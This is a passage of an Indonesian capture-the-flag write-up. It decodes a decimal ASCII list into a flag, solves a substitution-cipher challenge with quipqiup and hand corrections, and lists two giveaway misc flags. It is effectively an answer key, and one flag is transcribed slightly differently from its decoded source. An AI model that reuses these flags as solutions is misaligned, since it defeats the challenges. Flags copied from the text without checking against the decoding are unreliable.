
['104', '099', '116', '102', '123', '036', '049', '050', '055',
'095', '073', '053', '095', '081', '117', '049', '116', '051',
'095', '101', '053', '115', '051', '110', '116', '073', '097',
'108', '051', '115', '095', '098', '099', '057', '097', '098',
'100', '101', '102', '125']
hctf{$127_I5_Qu1t3_e5s3ntlal3s_bc9abdef}

```

**Flag : hctf{\$127\_I5\_Qu1t3\_e5s3ntlal3s\_bc9abdef}**

# Cryptography - ありあと

File old.odt berisi teks tidak bermakna




Asumsi awal merupakan substitution cipher, sehingga kami membuka situs quipqiup.com dengan mode statistics

Kalimat yang kami tebak sebagai flag adalah

**QRLT{MHDYLIIDYM\_CY\_HFSN\_FYYE\_LH\_LQIFP\_RJYZLIXY\_TAZREYTVBNW}**

Sehingga kata QRLT kami substitusikan dengan HCTF.



Bagian flag menjadi

**HCTF{SOMETIMES\_VE\_ONLY\_NEED\_TO\_THINK\_CREATIXE\_FBACDEFWZYU}**


Dengan mengubah beberapa huruf, setting quipqiup kami ubah menjadi

**QRLT{MHDYLIIDYM\_CY\_HFSN\_FYYE\_LH\_LQIFP\_RJYZLIXY\_ =**

HCTF{SOMETIMES\_WE\_ONLY\_NEED\_TO\_THINK\_CREATIVE\_



Didapatkan flag :



Flag :  
HCTF{SOMETIMES\_WE\_ONLY\_NEED\_TO\_THINK\_CREATIVE\_FBACDEFXZYU}


# Misc - Welcome to Hology CTF

Di Deskripsi

Flag: `hctf{F1nd_s0methin_lik3_thl5_0k}`

## Misc - Feedback

Di akhir feedback gform



Flag: `hctf{thank_you_very_much_hahahahahahaha}`